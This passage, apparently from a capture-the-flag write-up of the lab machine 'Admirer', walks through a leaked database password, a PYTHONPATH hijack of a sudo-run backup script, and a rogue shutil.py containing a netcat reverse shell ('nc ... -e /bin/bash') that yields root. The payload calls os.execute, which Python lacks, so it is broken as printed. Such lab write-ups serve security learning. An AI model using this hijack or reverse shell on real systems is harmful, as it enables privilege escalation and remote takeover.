


Output for better readability :

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

2.2.4 User flag

With those new credentials, we're able to `ssh` in as user *waldo* and grab the user flag at `/home/waldo/user.txt` :



2.3 Root

2.3.1 $PYTHONPATH

By running `sudo -l`, we notice that *waldo* can set environment variables and run the script `/opt/scripts/admin_tasks.sh` with elevated privileges :

```
waldo@admirer:/opt/scripts$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

In the same directory `/opt/scripts/`, there is also a backup script `backup.py`[8], written in `Python` :

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

Combining the ability to set environment variables and to run, as `sudo`, a `Python` script that imports an external library makes for a promising attack vector : We can leverage `Python`'s intended behaviour to execute our own code with elevated privileges.[9] Let's look at this one step at a time :
When importing a file, `Python` searches that file in several default locations. We can take a peek at these locations by running `python3 -c 'import sys; print(sys.path)';` :

```
waldo@admirer:/tmp$ python3 -c 'import sys; print(sys.path)';
['', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-x86_64-linux-gnu', '/usr/lib/python3.5/lib-dynload', '/usr/local/lib/python3.5/dist-packages', '/usr/lib/python3/dist-packages']
```

Output for better readability :

```
['', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3
    .5/plat-x86_64-linux-gnu', '/usr/lib/python3.5/lib-dynload', '/usr/
    local/lib/python3.5/dist-packages', '/usr/lib/python3/dist-packages
    ']
```

[8] We'll take a closer look at the way this backup script is intertwined with the one *waldo* can run with `sudo` privileges in the section 2.3.3.

[9] See also *IppSec*'s video on *Stratosphere* : `https://youtube.com/watch?v=uMwcJQcUnmY&t=2415`, last visited: 2020-06-29.

As per default, the current directory is the first place where `Python` looks for the file to include, which allows e.g. local libraries to be handled easily. If the necessary file isn't in the current directory, `Python` then continues to the next location in the list and so on.
One way to modify that list of locations is to set the environment variable `$PYTHONPATH` to a new value. This will extend the existing list. The status quo on the box is an empty `$PYTHONPATH`, meaning that `Python` references the aforementioned list as is for its imports :

```
waldo@admirer:~$ echo $PYTHONPATH
```

We can modify the `$PYTHONPATH` by adding the new path[10] to the `.bashrc` file at `/home/waldo/.bashrc` :

```
export PYTHONPATH=/home/waldo
```

```
  GNU nano 2.7.4                                                    File: /home/waldo/.bashrc


# some more ls aliases
#alias ll='ls -l'
#alias la='ls -A'
#alias l='ls -CF'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi

export PYTHONPATH=/home/waldo
```

The change takes effect when the user session is reloaded, e.g. by disconnecting and reconneting :

[10] Any directory where *waldo* has write permissions is fine. For convenience, I chose `/home/waldo/`.

```
waldo@admirer:~$ echo $PYTHONPATH

waldo@admirer:~$ nano .bashrc
waldo@admirer:~$ echo $PYTHONPATH

waldo@admirer:~$ exit
logout
Connection to 10.10.10.187 closed.
root@[redacted]/admirer/loot/utility-scripts# ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Jun 30 00:00:40 2020 from 10.10.14.33
waldo@admirer:~$ echo $PYTHONPATH
/home/waldo
waldo@admirer:~$
```

```
waldo@admirer:~$ echo $PYTHONPATH
/home/waldo
waldo@admirer:~$ python3 -c 'import sys; print(sys.path)';
['', '/home/waldo', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-x86_64-linux-gnu', '/usr/lib/python3.5/lib-dynload', '/usr/local/lib/python3.5/dist-packages', '/usr/lib/python3/d
ist-packages']
waldo@admirer:~$
```

Output for better readability :

```
['', '/home/waldo', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/
    usr/lib/python3.5/plat-x86_64-linux-gnu', '/usr/lib/python3.5/lib-
    dynload', '/usr/local/lib/python3.5/dist-packages', '/usr/lib/
    python3/dist-packages']
```

Our custom path `/home/waldo` is now in the list.

Alternative method :

As we're manipulating a `Python` list, we can simply use some native `Python` code to insert an element into that list :

```
python3 -c 'import sys; sys.path.insert(0,"/home/waldo");
                    print(sys.path);'
```

```
waldo@admirer:~$ python3 -c 'import sys; sys.path.insert(0,"/home/waldo"); print(sys.path)';
['/home/waldo', '', '/home/waldo', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-x86_64-linux-gnu', '/usr/lib/python3.5/lib-dynload', '/usr/local/lib/python3.5/dist-packages', '/us
r/lib/python3/dist-packages']
```

Output for better readability[11] :

```
['/home/waldo', '', '/home/waldo', '/usr/lib/python35.zip', '/usr/lib/
    python3.5', '/usr/lib/python3.5/plat-x86_64-linux-gnu', '/usr/lib/
    python3.5/lib-dynload', '/usr/local/lib/python3.5/dist-packages', '
    /usr/lib/python3/dist-packages']
```

This method has the advantage that we can control at which place we want to insert our new path; we can even put it as very first choice.

[11] If you're confused why the path appears twice now - this is simply because I didn't clear the path already added via the first method. The new path is the one in the very first position.

2.3.2 Rogue Python library shutil

Now that the work environment is set, we need to create our rogue version of the `shutil` library. Of course, the goal isn't to mimic the real library, but to trick the box into running our code with elevated privileges, thus giving us the opportunity to obtain a *root* shell. As we've seen before, the script `backup.py` imports the function `make_archive` from the library `shutil` :

```
from shutil import make_archive
```

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

We want to usurp that function call at the very end of the script for our attack :

```
make_archive(dst, 'gztar', src)
```

Therefore, we need to provide the same interface to the script as the legitimate library would. Our rogue library will contain a `Python` reverse shell inside the function `make_archive`; our code will get executed when the backup script calls that function. In *waldo*'s `home` directory, we create `shutil.py` with the following code[12] :

```
#!/usr/bin/python3

import os

def make_archive(a, b, c):
        os.execute("/bin/nc 10.10.14.42 6666 -e /bin/bash")
```

[12]For this box, I remember playing around with several different reverse shells on multiple occasions - it was a little tricky to get it to work. I've never been able to pinpoint the exact problem though - it seemed that on every other day, another reverse shell did the trick while my last successful one stopped working. I suppose the reverse shell gods were angry with me.

```
waldo@admirer:~$ ls -l
total 8
-rw-r--r-- 1 waldo waldo 120 May 12 00:39 shutil.py
-rw-r----- 1 root  waldo  33 May 11 00:58 user.txt
waldo@admirer:~$ cat shutil.py
#!/usr/bin/python3

import os

def make_archive(a, b, c):
        os.execute("/bin/nc 10.10.14.42 6666 -e /bin/bash")
```

2.3.3 Privilege escalation to user root

After setting up the rogue library, it's time to take a closer look at the script `admin_tasks.sh` that our user *waldo* can run with elevated privileges :

```
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation
   ."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
```

```
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation
   ."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a
   while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation
   ."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while
   ..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation
   ."
    fi
}



# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
```

```
        7) backup_db ;;

        *) echo "Unknown option." >&2
    esac

    exit 0
fi


# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
```

Reviewing the code reveals that option 6, `backup_web`, calls on `backup.py` :

`/opt/scripts/backup.py`

Consequently, this is the option we need to choose from the menu when running `admin_tasks.sh`. Time to set up a listener on our machine. Then, back on the box, we run `/opt/scripts/admin_tasks.sh` as *waldo* with elevated privileges :

`sudo -E /opt/scripts/admin_tasks.sh`

The `-E` flag is crucial, as it preserves *waldo*'s environment variables.

2.3.4 Root flag

Once we receive our *root* shell on our listener, we can read out the root flag from `/root/root.txt` :